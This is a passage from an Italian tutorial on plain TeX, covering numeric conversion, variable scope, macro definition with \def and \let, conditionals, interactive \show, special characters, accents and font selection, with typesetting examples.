In questo caso, se si tenta di trasformare una lunghezza in numero, si ottiene la dimensione in punti *scaled point*; nel caso dell'esempio precedente, si otterrebbe la rappresentazione del valore 18646798, corrispondente ai 10 cm di prima espressi secondo l'unità di misura minima che TeX è in grado di gestire. Per quanto riguarda le lunghezze elastiche, non è possibile usare la trasformazione attraverso '**`\number`**'.

Quando il valore da trasformare è un intero positivo maggiore di zero, si può ottenere la rappresentazione in numero romano, con lettere minuscole, attraverso la parola di controllo '**`\romannumeral`**':

`\romannumeral\`*parola_di_controllo*

L'esempio seguente riepiloga l'uso delle forme di trasformazione dei dati numerici in stringa che sono appena state descritte:

```
\newdimen\lunghezza
\newcount\contatore
\newcount\pagina
\lunghezza=1cm
\contatore=-7
\pagina=123
lunghezza = \the\lunghezza\ = \number\lunghezza scaled point \par
contatore = \the\contatore\ = \number\contatore \par
pagina = \the\pagina\ = \number\pagina = \romannumeral\pagina \par
```

---

lunghezza = 28.45274pt = 1864679scaled point
contatore = -7 = -7
pagina = 123 = 123= cxxiii

230.2.8 Controllo del campo di azione delle variabili

Le parentesi graffe, oppure le parole di controllo '**`\bgroup`**' e '**`\egroup`**', servono a delimitare e isolare una zona rispetto al testo che si trova al loro esterno. Una dichiarazione o un assegnamento fatto all'interno di una zona delimitata da parentesi graffe ha effetto in quell'ambito e in tutte le altre zone che possono essere annidate al suo interno, mentre all'esterno non esiste più. Si osservi l'esempio seguente:

```
\newdimen\lunghezza
\newcount\contatore
\lunghezza=1cm
\contatore=7
{
    \lunghezza=10cm
    \contatore=14
    {
        \lunghezza=100cm
        \contatore=21
        lunghezza = \the\lunghezza{} contatore = \the\contatore \par
     }
    lunghezza = \the\lunghezza{} contatore = \the\contatore \par
}
lunghezza = \the\lunghezza{} contatore = \the\contatore
\bye
```

Si otterrà il testo che segue:

lunghezza = 2845.27559pt contatore = 21
lunghezza = 284.52756pt contatore = 14
lunghezza = 28.45274pt contatore = 7

Perché un assegnamento abbia valore in modo globale, si usa la parola di controllo '**`\global`**'. Si osservi l'esempio seguente:

```
\newdimen\lunghezza
\newcount\contatore
\lunghezza=1cm
\contatore=7
{
    \lunghezza=10cm
    \contatore=14
    {
        \global\lunghezza=100cm
        \contatore=21
        lunghezza = \the\lunghezza{} contatore = \the\contatore \par
     }
    lunghezza = \the\lunghezza{} contatore = \the\contatore \par
}
lunghezza = \the\lunghezza{} contatore = \the\contatore
\bye
```

In questo caso, la lunghezza appare essere sempre di 100 cm (2845,27559 punti normali), anche quando si ritorna al di fuori dei raggruppamenti. In pratica, si otterrà il testo che segue:

lunghezza = 2845.27559pt contatore = 21
lunghezza = 2845.27559pt contatore = 14
lunghezza = 2845.27559pt contatore = 7

230.2.9 Ordine nell'espansione delle sequenze di controllo

Esiste un problema con TeX, legato all'ordine in cui vengono espanse le parole di controllo. L'esempio più comune è dato dalla difficoltà con cui si riesce a trasformare un numero romano ottenuto da '**`\romannumeral`**' in maiuscolo. Per esempio,

```
\newcount\pagina
\pagina=4
\uppercase{\romannumeral\pagina}
```

genera solo:

iv

In pratica, '**`\uppercase`**' si trova a intervenire su una stringa che ancora non c'è, per cui non succede nulla. Per risolvere il problema si usa la parola di controllo '**`\expandafter`**' che anticipa l'esecuzione di ciò che segue:

```
\newcount\pagina
\pagina=4
\uppercase\expandafter{\romannumeral\pagina}
```

IV

Purtroppo il funzionamento di questa parola di controllo non è intuitivo e spesso si devono fare vari tentativi prima di riuscire a fare ciò che si intende.

230.3 Dichiarazione di macroistruzioni

Si può dare un nome a un'espressione stringa attraverso la sintassi seguente:

`\def\`*nome* {*espressione_stringa* }

Si osservi che, al contrario di altre situazioni, qui TeX richiede che la parentesi graffa aperta segua immediatamente il nome (o il simbolo dell'ultimo parametro, come verrà descritto nel seguito), senza alcuna spaziatura intermedia.

Questo tipo di dichiarazione serve in generale per realizzare delle macroistruzioni; tuttavia, utilizzandola solo così, si fa in modo di ottenere l'espansione di ciò che è contenuto fra le parentesi graffe nel momento in cui si inserisce nel testo l'istruzione '`\`*nome*'. Si osservi l'esempio:

```
\def\eTeX{e-\TeX}

Bla bla bla bla \eTeX{} bla bla...
\bye
```

In questo caso si vuole dichiarare la parola di controllo '**`\eTeX`**', con cui diventa facile uniformare la scrittura di questo nome nel testo. Se ci fosse un ripensamento sulla forma da dare al nome, basterebbe modificare la sua dichiarazione iniziale.

Una macro del genere può essere modificata solo riassegnandole un altro valore, nello stesso modo usato per la sua dichiarazione iniziale.

È importante ricordare che in fase di composizione, le parole di controllo assorbono gli spazi alla loro destra, per cui è necessario usare una tecnica per evitarlo, che di solito si riduce all'inserimento di un gruppo vuoto alla fine della stessa.

Nel momento in cui si utilizza una parola di controllo corrispondente a una macro dichiarata in questo modo, si ottiene l'espansione del suo contenuto. In altri termini, la parola di controllo diventa una forma abbreviata per scrivere un testo più articolato, che può contenere a sua volta altre sequenze di controllo, che vengono espanse solo all'ultimo momento. Si osservi l'esempio seguente:

```
\def\resistenza{\valore{} ohm \tolleranza{} \%}
\def\valore{100}
\def\tolleranza{5}
25 resistenze \resistenza \par
\def\valore{300}
\def\tolleranza{1}
30 resistenze \resistenza \par
\bye
```

Si otterrà un testo simile a quello seguente, con cui si comprende il fatto che le parole di controllo '**`\valore`**' e '**`\tolleranza`**' vengono espanse per ultime:

25 resistenze 100 ohm 5 %
30 resistenze 300 ohm 1 %

L'espansione di una parola di controllo del genere avviene in modo letterale, salvo naturalmente l'espansione successiva del suo contenuto, ma questo fatto significa che vengono riprodotte anche le interruzioni delle righe e gli spazi. Alle volte si preferisce strutturare il contenuto di una dichiarazione del genere, per cui si utilizzano dei commenti per evitare di dare un significato agli spazi che si inseriscono. Si osservi l'esempio precedente dopo una piccola modifica:

```
\def\resistenza{

\valore{} ohm \tolleranza{} \%}

\def\valore{100}
\def\tolleranza{5}
25 resistenze \resistenza \par
\def\valore{300}
\def\tolleranza{1}
30 resistenze \resistenza \par
\bye
```

In questo caso, ciò che si ottiene è diverso, perché la parola di controllo '**`\resistenza`**' si espande inserendo inizialmente una riga vuota, ovvero ciò che poi si traduce nell'inizio di un paragrafo nuovo:

25 resistenze
100 ohm 5 %
30 resistenze
300 ohm 1 %

Per evitare questo tipo di inconveniente, si può mettere un commento all'inizio della riga vuota, che così perde questa sua particolarità:

```
\def\resistenza{
%
\valore{} ohm \tolleranza{} \%}
```

Di solito, in queste situazioni si mette un commento anche dopo la parentesi graffa aperta:

```
\def\resistenza{%
%
\valore{} ohm \tolleranza{} \%}
```

Oltre a questo è da tenere in considerazione che nel momento dell'espansione, ciò che si ottiene non risulta contenuto in una zona separata; in altri termini, ciò che viene dichiarato o modificato all'interno di questa definizione, continua a valere anche al di fuori. Eventualmente, se si intende che l'espansione debba generare una zona isolata, vanno usate le parentesi graffe come già mostrato. Per esempio:

```
\def\attenzione{{\bf ATTENZIONE!!!}}
```

In questo caso, l'istruzione '**`\bf`**' inizia la scrittura in neretto; così, la parola di controllo '**`\attenzione`**' permette di inserire la scritta che si vede, in neretto, senza interferire con il testo successivo.

Gli esempi usati fino a questo punto sono riconducibili all'idea di una funzione che non prevede parametri per la chiamata, ricevendo i dati attraverso variabili globali. Per dichiarare una macro in grado di ricevere dei parametri si usa una dichiarazione come quella seguente:

`\def\`*nome* `#1`[`#2`...[`#9`]]{*espressione_stringa*}

In una dichiarazione del genere si possono indicare un massimo di nove parametri, rappresentati da '**`#1`**', '**`#2`**',... '**`#9`**', che possono essere inseriti nella stringa contenuta tra le parentesi graffe. Volendo modificare l'esempio già visto, le cose si potrebbero semplificare nel modo seguente:

```
\def\resistenza#1#2{#1 ohm #2 \%}
25 resistenze \resistenza{100}{5} \par
30 resistenze \resistenza{300}{1}
\bye
```

Nella dichiarazione, i simboli '`#`*n*' che si inseriscono all'interno del testo contenuto tra parentesi graffe possono essere indicati anche più volte, ottenendo sempre l'espansione del parametro *n*-esimo corrispondente.

È ormai evidente il modo in cui deve essere usata la parola di controllo che può essere chiamata con dei parametri:

nome{*parametro_1*}[{*parametro_2*}[...{*parametro_n*}]]

> È importante sottolineare che, contrariamente a quanto si potrebbe immaginare, la stringa utilizzata in un parametro di scambio non può essere separata in paragrafi.

Si osservi che molte macro predefinite di TeX isolano l'espressione stringa che restituiscono all'interno di un raggruppamento, in modo tale che ciò che si cambia al suo interno non si rifletta nel testo successivo. Di solito questo fatto è un comportamento «logico», o intuitivo, ma non si deve pensare che la definizione di una macro implichi automaticamente questa forma di isolamento. In pratica, il fatto di usare una parola di controllo del tipo '*nome*{*espressione*}', non significa implicitamente che quanto inserito come parametro non debba anche influenzare il testo successivo.

230.3.1 Chiamata di macroistruzioni che richiedono l'indicazione di parametri

È stata mostrata la sintassi per la chiamata di una macro che richiede l'indicazione di uno o più parametri:

\nome{*parametro_1*}[{*parametro_2*}[...{*parametro_n*}]]

Tuttavia, si tratta di una semplificazione. Infatti, i parametri possono anche non essere racchiusi tra parentesi graffe, ma in tal caso, il primo parametro sarà il primo carattere che segue. Si osservi l'esempio seguente, in cui si dichiara una macro con tre parametri e poi la si chiama senza raggruppare i parametri:

```
\def\ciao#1#2#3{%
    Primo parametro: #1\par
    Secondo parametro: #2\par
    Terzo parametro: #3\par
}

\ciao, come stai?
```

Primo parametro: ,
Secondo parametro: c
Terzo parametro: o
me stai?

Nel capitolo 231 verrà mostrato l'uso di macro come '`\'`' che servono ad aggiungere un accento alla lettera successiva. Queste si usano solitamente senza circoscrivere la lettera che segue entro parentesi graffe.

230.4 Riferimenti ad altre parole o simboli di controllo

È possibile creare dei riferimenti a una parola o a un simbolo di controllo, usando la sintassi seguente:

\let*nome_nuovo*=*nome*

In pratica, in questo modo si crea una parola di controllo alternativa a un'altra già esistente: '*nome_nuovo*' può essere usato al posto di '*nome*'.[6] Si osservi l'esempio:

```
\newdimen\altezza
\altezza=10cm
\let\grandezza=\altezza
\altezza=20cm
La scatola ha una grandezza di \the\grandezza.
\bye
```

Si ottiene in pratica il testo

La scatola ha una grandezza di 569.05511pt.

dove 569,055 11 punti corrispondono esattamente a 20 cm, ovvero l'ultimo valore assegnato alla lunghezza '**`\altezza`**', a cui punta anche '**`\grandezza`**'.

Tuttavia, se si fa un esperimento simile con una parola di controllo corrispondente a una macro definita con l'istruzione '**`\def`**', il riferimento che si genera con l'istruzione '**`\let`**' è quello che punta alla macro di quel momento, mentre una ridefinizione della parola di controllo di partenza non si riflette nel riferimento:

```
\def\resistenza#1#2{#1 ohm #2 \%}
\let\prova=\resistenza
25 resistenze \resistenza{100}{5}

25 resistenze \prova{100}{5}
```

[6] Si possono creare delle alternative anche a simboli di controllo, ma in generale ciò non è conveniente.

```
\def\resistenza#1#2{#2 ohm #1 \%}
30 resistenze \resistenza{300}{1}

30 resistenze \prova{300}{1}
\bye
```

Quello che si ottiene dalla composizione di questo esempio è il testo seguente:

25 resistenze 100 ohm 5 %
25 resistenze 100 ohm 5 %
30 resistenze 1 ohm 300 %
30 resistenze 300 ohm 1 %

230.5 Testo normale e ambienti matematici

Una caratteristica molto importante di TeX è la distinzione tra due modalità di funzionamento. In pratica, si distingue un contesto «normale» da un contesto matematico. L'ambiente matematico si introduce e si conclude con il simbolo '**`$`**' e in tale situazione diventano disponibili delle istruzioni che non si possono utilizzare al di fuori di questo ambito, mentre alcune istruzioni che erano disponibili prima non lo sono più.

Per esempio, alcuni caratteri esistono solo nell'ambiente matematico; è già stato visto in che modo vanno indicate le parentesi graffe quando si scrive in un ambito normale, attraverso le istruzioni '**`$\{$`**' e '**`$\}$`**'. In pratica, il dollaro iniziale e finale di queste istruzioni serve ad aprire e a chiudere l'ambiente matematico.

230.6 Modalità orizzontale e modalità verticale

Nel suo lavoro di composizione, TeX distingue due situazioni, definite come *modalità orizzontale* e *modalità verticale*. Per comprendere la differenza tra queste due situazioni, occorre pensare alla struttura di ciò che si inserisce in una pagina.

Ogni oggetto che viene inserito in una pagina è una scatola, con le sue dimensioni. Queste scatole si inseriscono a loro volta all'interno di altre; per esempio, una lettera è una scatola che si inserisce in una riga, ovvero un'altra scatola, che a sua volta si inserisce in un paragrafo, ovvero ancora un'altra scatola, ecc.

In base al contesto, orizzontale o verticale, TeX si occupa di inserire spazi orizzontali o verticali: tra le lettere di una parola, tra le parole, tra le righe, tra i paragrafi, ecc.

Quello che conta comprendere di tutto questo è che alcune istruzioni possono essere inserite solo in modalità orizzontale, altre solo in modalità verticale. Volendo sperimentare se un certo contesto si trovi in modalità orizzontale o verticale, si può realizzare la macro seguente e collocarla nel testo dove si ritiene opportuno; nella composizione finale si otterrà alternativamente la frase «modalità orizzontale», oppure «modalità verticale»:

```
\def\verificamodo{%
\ifvmode
    modalit\'a verticale
\else
    modalit\'a orizzontale
\fi}
```

Nella sezione 230.7 viene spiegato l'uso dell'istruzione '**`\ifvmode`**'.

230.7 Strutture di controllo

Il linguaggio di TeX possiede una serie di strutture di controllo condizionali, in cui parte della condizione è implicita nel nome dell'istruzione con cui la si introduce. Questo insieme di strutture ha una sintassi comune riconducibile alla semplificazione seguente:

```
\ifnome_condizione [argomento]
    testo_e_altre_istruzioni_se_vero
\else
    testo_e_altre_istruzioni_se_falso
\fi
```

Spesso, per completare la struttura anche quando una delle due ipotesi non deve generare alcun risultato, si utilizza l'istruzione '**`\relax`**', che rappresenta proprio l'operazione nulla.

Nelle sezioni seguenti vengono descritte solo le strutture condizionali più comuni.

230.7.1 \ifodd

È possibile verificare se un numero intero è dispari o pari con la struttura seguente:

```
\ifodd n
    testo_e_altre_istruzioni_se_dispari
\else
    testo_e_altre_istruzioni_se_pari
\fi
```

Di solito, al posto del numero *n* si inserisce l'istruzione '**`\pageno`**' che restituisce il numero della pagina corrente, permettendo così di verificare se la pagina è dispari o pari:

```
\ifodd \pageno
    testo_e_altre_istruzioni_se_pagina_dispari
\else
    testo_e_altre_istruzioni_se_pagina_pari
\fi
```

230.7.2 \ifmmode

È possibile verificare se ci si trova in modalità normale o in modalità matematica con la struttura seguente:

```
\ifmmode
    testo_e_altre_istruzioni_se_modalità_matematica
\else
    testo_e_altre_istruzioni_se_modalità_normale
\fi
```

230.7.3 \ifnum

È possibile mettere a confronto due numeri con la struttura seguente:

```
\ifnum m=|>|<n
    testo_e_altre_istruzioni_se_confronto_valido
\else
    testo_e_altre_istruzioni_se_confronto_non_valido
\fi
```

In pratica, il confronto può avvenire solo con gli operatori '**`=`**', '**`>`**' e '**`<`**', per indicare rispettivamente se i due valori sono uguali, se il primo è maggiore del secondo oppure se il primo è minore del secondo.

230.7.4 \ifhmode e \ifvmode

È possibile verificare se la composizione si trova in modalità orizzontale o verticale con una delle due strutture seguenti:

```
\ifhmode
    testo_e_altre_istruzioni_se_modalità_orizzontale
\else
    testo_e_altre_istruzioni_se_modalità_verticale
\fi
```

```
\ifvmode
    testo_e_altre_istruzioni_se_modalità_verticale
\else
    testo_e_altre_istruzioni_se_modalità_orizzontale
\fi
```

230.8 Verifica del significato di un'istruzione elementare

Per TeX, un'istruzione elementare può essere il singolo carattere di una parola, oppure una sequenza di controllo. Volendo comprendere il senso di qualcosa, si può verificare come intenda TeX questa o quell'istruzione. Per questo, occorre avviare la composizione indicando un file vuoto; per esempio, in un sistema Unix si potrebbe fare così:

$ **tex /dev/null**[*Invio*]

```
This is TeX, Version 3.14159 (Web2C 7.3.1)
(/dev/null)
*
```

A questo punto, dall'invito, si può usare l'istruzione '**\show**' nel modo seguente:

```
\show istruzione_elementare
```

Per esempio, ci si può domandare se il carattere '@' abbia un significato particolare:

***\show** @[*Invio*]

```
> the character @.
<*> \show @

?
```

A questo punto, la composizione si ferma in attesa di altre indicazioni, mostrando un invito differente. Questo permette di comprendere anche che non conviene usare '**\show**' in un file normale del quale si vuole ottenere la composizione, perché in quel punto ci sarebbe una sospensione con richiesta di intervento. A ogni modo, per proseguire basta premere [*Invio*], quindi si può chiedere di conoscere qualcosa di diverso:

?[*Invio*]

***\show \TeX**[*Invio*]

In questo caso si vuole conoscere in cosa consiste la macro '**\TeX**' ed ecco il risultato che si ottiene:

```
> \TeX=macro:
->T\kern -.1667em\lower .5ex\hbox {E}\kern -.125emX.
<*> \show \TeX

?
```

Pertanto, questo significa che '**\TeX**' è definita come:

```
\def\TeX{T\kern -.1667em\lower .5ex\hbox {E}\kern -.125emX}
```

Per completare l'esempio, conviene vedere come appare una macro che prevede l'indicazione di un parametro, come nel caso di '**\'**', che serve a mettere un accento grave su una lettera:

?[*Invio*]

***\show \'**[*Invio*]

```
> \'=macro:
#1->{\accent 18 #1}.
<*> \show \'

?
```

In pratica, la definizione originale è la seguente:

```
\def\'#1{{\accent 18 #1}}
```

Per terminare l'uso interattivo basta inserire alla fine l'istruzione '**\bye**':

?[*Invio*]

***\bye**[*Invio*]

```
No pages of output.
Transcript written on null.log.
```

230.9 Riferimenti

- *General documentation about (La)TeX*

  <*http://tex.loria.fr/english/general.html*>

- Michael Doob, *A gentle introduction to TeX*

  <*http://www.ctan.org/tex-archive/info/gentle/gentle.pdf*>

- Daniel M. Zirin, *TeX made easy*, *Using TeX with plain macro package*, 1993, Zar Limited

  <*http://www.loria.fr/services/tex/general/all.dvi*>

- D. R. Wilkins, *Getting started with plain TeX*, 1993

  <*http://www.loria.fr/services/tex/general/pllong.dvi*>

- D. R. Wilkins, *Summary of commonly-used features of plain TeX*, 1993

  <*http://www.loria.fr/services/tex/general/plshort.dvi*>

- *TeX cookbook*, 1989, MathPro Press

  <*http://www.loria.fr/services/tex/general/cookbook.dvi*>

- Sorgenti della definizione del formato '**tex**', contenuti nella directory 'texmf/tex/plain/base/' di una distribuzione teTeX

- Sorgenti della definizione del formato '**latex**', contenuti nel file 'texmf/tex/latex/base/latex.ltx' di una distribuzione teTeX

- Claudio Beccari, *LaTeX, Guida a un sistema di editoria elettronica*, Hoepli, 1991, ISBN 88-203-1931-4

TeX: caratteri

In condizioni normali, il testo scritto nel sorgente viene riprodotto nello stesso modo nella composizione finale, dopo essere stato reimpaginato opportunamente. Tuttavia, alcuni simboli hanno significati speciali, per cui si devono usare simboli di controllo al loro posto, inoltre le lettere accentate e altri caratteri che non fanno parte dell'ASCII standard non possono essere usati direttamente, per cui servono altri simboli o parole di controllo per generarli.

A fianco di questo problema, nasce poi l'esigenza di poter scrivere utilizzando stili, forme e corpi differenti.

231.1 Caratteri speciali

Come è già stato descritto nella tabella 230.1, alcuni caratteri hanno un significato speciale e non producono il simbolo corrispondente in fase di composizione. Per porre rimedio a questo problema e alla mancanza di altri caratteri, si usano generalmente delle sequenze di controllo. Tuttavia, dal momento che si distinguono due contesti di composizione differenti (quello normale e quello matematico), certi caratteri o certe sequenze di controllo esistono solo nella modalità matematica.

In generale, salvo altra indicazione, si fa sempre riferimento alla modalità di composizione normale, per cui un carattere o una sequenza di controllo che può apparire solo in modalità matematica, viene mostrata generalmente delimitandola tra due simboli '**`$`**'. Per esempio, quando si afferma che le parentesi graffe si ottengono con le istruzioni '**`$\{$`**' e '**`$\}$`**', è chiaro che in modalità matematica non serve più la delimitazione con i simboli '**`$`**'.

La tabella 231.1 riepiloga le sequenze di controllo per i caratteri speciali disponibili.[1]

Tabella 231.1. Elenco delle sequenze di controllo necessarie a ottenere i caratteri speciali che non richiedono la sovrapposizione di accenti.

[1]Leggendo la tabella, è il caso di osservare che in condizioni normali, la sequenza di controllo '**`\$`**' genera il simbolo del dollaro, mentre se il testo è in corsivo, si ottiene il simbolo della sterlina inglese.

Simbolo	Codice	Simbolo	Codice
\	\$backslash$	{	$\{$
}	$\}$	$	\$
&	\&	#	\#
ˆ	\ˆ{}	_	_
%	\%	˜	\˜{}
<	$<$	>	$>$
œ	\oe	Œ	\OE
æ	\ae	Æ	\AE
å	\aa	Å	\AA
ø	\o	Ø	\O
ł	\l	Ł	\L
ß	\ss	ı	\i
ȷ	\j	¡	!`
¿	?`	†	\dag
‡	\ddag	§	\S
¶	\P	£	{\it\$}
©	\copyright	...	\dots
TEX	\TeX		

231.2 Accenti

TeX ha la capacità di collocare un accento sopra ogni simbolo, anche se ciò che si ottiene può non avere senso per qualunque lingua. Questa apposizione di accenti si ottiene con sequenze di controllo che precedono la lettera da accentare. Quando si tratta di simboli di controllo, la lettera successiva può essere unita alla sequenza, mentre quando si tratta di parole di controllo occorre lasciare uno spazio di sicurezza. Per esempio, si scrive '`\'o`' per ottenere la lettera «ò», mentre si scrive '`\c c`' per ottenere la lettera '**ç**'.[2] La tabella 231.2 riepiloga le sequenze di controllo necessarie a ottenere tutti gli accenti disponibili, usando la lettera «o» come esempio.

Tabella 231.2. Elenco delle sequenze di controllo necessarie a ottenere le lettere accentate.

Simbolo	Codice	Simbolo	Codice
ò	\\`o	ó	\\'o
ô	\\^o	ö	\\"o
õ	\\~o	ō	\\=o
ȯ	\\.o	ŏ	\\u o
ǒ	\\v o	ő	\\H o
o͡o	\\t oo	o̧	\\c o
ọ	\\d o	o̲	\\b o

[2]Si osservi che in questo caso non si può usare un raggruppamento vuoto al posto dello spazio, perché l'accento risulterebbe spostato rispetto al centro della lettera.

Il fatto che TeX aggiunga l'accento sopra un simbolo, significa che occorre poi provvedere a eliminare il puntino sopra le lettere «i» e «j» minuscole. Pertanto, per scrivere la lettera «ì», occorre usare l'istruzione '**`\'\i`**'.

231.3 Apici, trattini e legati automatici

TeX ha una gestione estetica particolare per alcuni caratteri. Purtroppo mette a disposizione solo virgolette alte, che vanno usate opportunamente a coppia, nella forma '**`'`***testo***`'`**' e '**`''`***testo***`''`**'. Si osservi l'esempio seguente e in che modo TeX lo traduce tipograficamente:

```
"virgolette doppie normali" \par
'virgolette singole, aperte e chiuse' \par
''virgolette doppie, aperte e chiuse'' \par
```

”virgolette doppie normali”
'virgolette singole, aperte e chiuse'
“virgolette doppie, aperte e chiuse”

Evidentemente, è bene non usare le virgolette doppie normali ('**`"`**'), a meno che ci sia una ragione precisa per farlo.

TeX è in grado di gestire tre lunghezze differenti per il trattino o la lineetta orizzontale.[3] Questi si ottengono con il trattino normale, ovvero il segno meno, usato ripetutamente. In pratica, '**`-`**' genera un trattino corto; '**`--`**' genera un trattino medio e '**`---`**' genera un trattino lungo. Questo tipo di automatismo può creare dei problemi quando il trattino deve assumere proprio il significato di un segno meno e non è molto bella l'idea di usare due trattini per ottenere una lineetta media. In questo caso, si usa preferibilmente la sequenza '**`$-$`**', dal momento che nella modalità matematica questo comportamento non ha luogo. Si osservi l'esempio:

```
Trattino corto: - \par
Trattino medio: -- \par
Trattino lungo: --- \par
Segno meno: $-$ \par
```

Trattino corto: -
Trattino medio: –
Trattino lungo: —
Segno meno: $-$

Per motivi estetici, la tradizione tipografica richiede che alcuni accoppiamenti di lettere vengano legati assieme. Si tratta dell'unione della lettera «f» con «i», «l» e «f». TeX rispetta questa tradizione, ma solo nella modalità normale, perché in modalità matematica le esigenze sono differenti. Si osservi l'esempio:

```
ff fi fl ffi ffl \par
$ff fi fl ffi ffl$ \par
```

ﬀ ﬁ ﬂ ﬃ ﬄ
$ff fi fl ffi ffl$

[3] Nella lingua italiana sono sufficienti due tipi di trattini.

231.4 Istruzioni alternative per generare simboli particolari

Alcune tastiere non consentono di utilizzare facilmente alcuni simboli che per TeX sono invece importanti. In particolare, ci possono essere difficoltà a ottenere un apostrofo corrispondente all'accento grave. Quando l'intento è solo quello di scrivere degli apici, singoli o doppi, si possono usare le parole di controllo '**\lq**' e '**\rq**' per aprire e chiudere rispettivamente. Per esempio,

```
\lq\lq ciao\rq\rq
```

racchiude tra apici doppi la parola «ciao». Tuttavia, questo sistema non può sostituire i simboli di controllo usati per ottenere l'accento grave e acuto. Per ovviare all'inconveniente, si può leggere il codice delle macro standard di TeX per scopre un metodo alternativo, oppure si può usare l'istruzione '**\show**' in modalità interattiva:

```
\def\'#1{{\accent18 #1}}
\def\'#1{{\accent19 #1}}
\def\v#1{{\accent20 #1}}
\def\u#1{{\accent21 #1}}
\def\=#1{{\accent22 #1}}
\def\^#1{{\accent94 #1}}
\def\.#1{{\accent95 #1}}
\def\H#1{{\accent"7D #1}}
\def\~#1{{\accent"7E #1}}
\def\"#1{{\accent"7F #1}}
```

In pratica, è sufficiente definire una parola di controllo alternativa alle sequenze che non si possono riprodurre facilmente. Ecco un esempio concreto per gli accenti grave a acuto:

```
\def\graveaccent#1{{\accent18 #1}}
\def\acuteaccent#1{{\accent19 #1}}
```

In questo modo, al posto di '**\'e**' si potrà scrivere '**\graveaccent{e}**', anche se ciò richiede una digitazione un po' lunga.

Per quanto riguarda le parentesi quadre, queste possono essere rappresentate con la coppia '**\lbrack**' e '**\rbrack**' per rappresentare rispettivamente la parentesi aperta e quella chiusa. Per le parentesi graffe le cose si complicano: per inserirle nel testo come simboli tipografici, si possono usare le istruzioni '**$\lbrace$**' e '**$\rbrace$**', che come si vede richiedono un contesto matematico, come già avveniva con '**$\{$**' e '**$\}$**', ma questo significa anche che non c'è un'alternativa alle parentesi graffe usate nelle istruzioni con finalità differenti, salvo la possibilità di usare '**\bgroup**' e '**\egroup**' quando si tratta di raggruppamenti.

Tabella 231.3. Alternative ad alcune sequenze di controllo che possono creare difficoltà con tastiere incomplete.

Sequenza normale	Alternativa
'	\lq
'	\rq
\'	{\accent 18 *x*}
\'	{\accent 19 *x*}
[	\lbrack
]	\rbrack
$\{$	$\lbrace$
$\}$	$\rbrace$

231.5 Caratteri da stampa standard

In condizioni normali, TeX mette a disposizione un carattere tondo con grazie. È possibile cambiare il gruppo stilistico e la forma del carattere con comandi generici, che non fanno riferimento a un nome preciso, ma a un aspetto di massima. Questi comandi hanno effetto dal momento in cui vengono inseriti, fino a quando ne viene incontrato un altro, oppure fino alla fine del raggruppamento in cui si trovano. Si tratta di parole di controllo di due sole lettere, elencate brevemente nella tabella 231.4.

Tabella 231.4. Selezione standard del tipo di carattere.

Sequenza	Nome	Significato	Nome corrispondente
\rm	*roman*	tondo	cmr10
\bf	*boldface*	neretto	cmbx10
\it	*italic*	corsivo	cmti10
\sl	*slanted*	inclinato	cmsl10
\tt	*typewriter*	dattilografico	cmtt10

È importante osservare che l'uso di queste parole di controllo non va a sommarsi con le precedenti, cambiando il gruppo stilistico e la forma simultaneamente. In pratica, in condizioni normali, non si può ottenere un neretto-corsivo o un neretto-inclinato combinando i comandi relativi. Si osservi l'esempio che segue:

```
Testo iniziale, \bf testo in neretto, \it testo in corsivo, \sl testo
inclinato, \tt testo dattilografico, \rm testo tondo normale.
L'uso delle parentesi graffe {\it consente di circoscrivere} l'effetto
dei comandi che intervengono sul tipo di carattere.
```

Testo iniziale, **testo in neretto,** *testo in corsivo, testo inclinato,* `testo dattilografico,` testo tondo normale. L'uso delle parentesi graffe *consente di circoscrivere* l'effetto dei comandi che intervengono sul tipo di carattere.

Prima di proseguire sull'argomento è il caso di osservare un problema che si presenta nel momento in cui si utilizza un carattere inclinato o corsivo: lo spostamento verso destra può creare degli inconvenienti, quando si incontra con un testo non inclinato. In caso di necessità si può aggiungere un piccolo spazio, inteso come correzione del corsivo, con il simbolo di controllo '**`\/`**', che rappresenta simbolicamente il concetto. Si osservi l'esempio seguente:

```
(testo normale tra parentesi tonde che finisce con una lettera l) \par
({\it testo corsivo tra parentesi tonde che finisce con una lettera l}) \par
({\it testo corsivo con correzione dopo la lettera l}\/) \par
```

(testo normale tra parentesi tonde che finisce con una lettera l)
(*testo corsivo tra parentesi tonde che finisce con una lettera l*)
(*testo corsivo con correzione dopo la lettera l*)

Le parole di controllo '**`\rm`**', '**`\it`**', '**`\sl`**', '**`\bf`**' e '**`\tt`**' sono delle piccole macro standard di TeX. Infatti, le informazioni sui caratteri da stampa sono contenute in file particolari che possono essere utilizzati con l'istruzione seguente:

`\font\`*nome*`=`*carattere*

In pratica, in questo modo si dichiara una parola di controllo a cui si attribuisce il carattere indicato a destra. Il nome del carattere corrisponde solitamente alla prima parte del nome del file che lo contiene (la radice che rimane togliendo l'estensione) e si può esprimere usando indifferentemente lettere maiuscole o minuscole. Nell'esempio seguente, si dichiara un carattere tondo senza grazie, corrispondente al nome '**`cmss10`**':

```
\font\sans=cmss10
\sans Ecco un testo senza grazie, scritto con il carattere
``Computer Modern Sans Serif'' da 10 punti.
```

Ecco un testo senza grazie, scritto con il carattere "Computer Modern Sans Serif" da 10 punti.

Il carattere da stampa che si seleziona in questo modo ha già un corpo stabilito. In questo caso si tratta di un carattere da 10 punti. Per cambiare corpo, si può cambiare carattere, oppure si può ingrandire e ridurre espressamente, intervenendo nell'istruzione di dichiarazione:

```
\font\nome=carattere scaled n
```

Il numero *n* che si indica alla fine esprime un rapporto in millesimi dell'adattamento che si vuole ottenere. Per esempio,

```
\font\sans=cmss10 scaled 1200
```

richiede espressamente di abbinare alla parola di controllo '**`\sans`**' il carattere '**`cmss10`**' al 120 %, cioè ingrandito di un quinto in più.

```
\font\sans=cmss10 scaled 1200
\sans Ecco un testo senza grazie, scritto con il carattere
``Computer Modern Sans Serif'' da 10 punti, ingrandito al 120 \%.
```

Ecco un testo senza grazie, scritto con il carattere "Computer Modern Sans Serif" da 10 punti, ingrandito al 120 %.

Naturalmente, con lo stesso criterio si può anche ridurre un carattere, sempre tenendo presente che 1000 rappresenta la dimensione di partenza. Tuttavia, in generale non si usa questa forma, sostituendo il numero con un'istruzione apposita, che può essere utile a livello mnemonico:

```
\font\nome=carattere scaled \magstep n
```

In questo caso, il numero *n* può andare da zero a cinque, dove zero corrisponde al corpo attuale, mentre valori maggiori rappresentano piccoli incrementi percentuali. A ogni modo si può verificare facilmente cosa succede, con il codice TeX seguente:

```
\newcount\ingrandimento
\ingrandimento=\magstep 1
\font\sans=cmss10 scaled \magstep 1
\sans Ecco un testo senza grazie, scritto con il carattere
``Computer Modern Sans Serif'' da 10 punti, ingrandito al \the\ingrandimento{}
per mille.
```

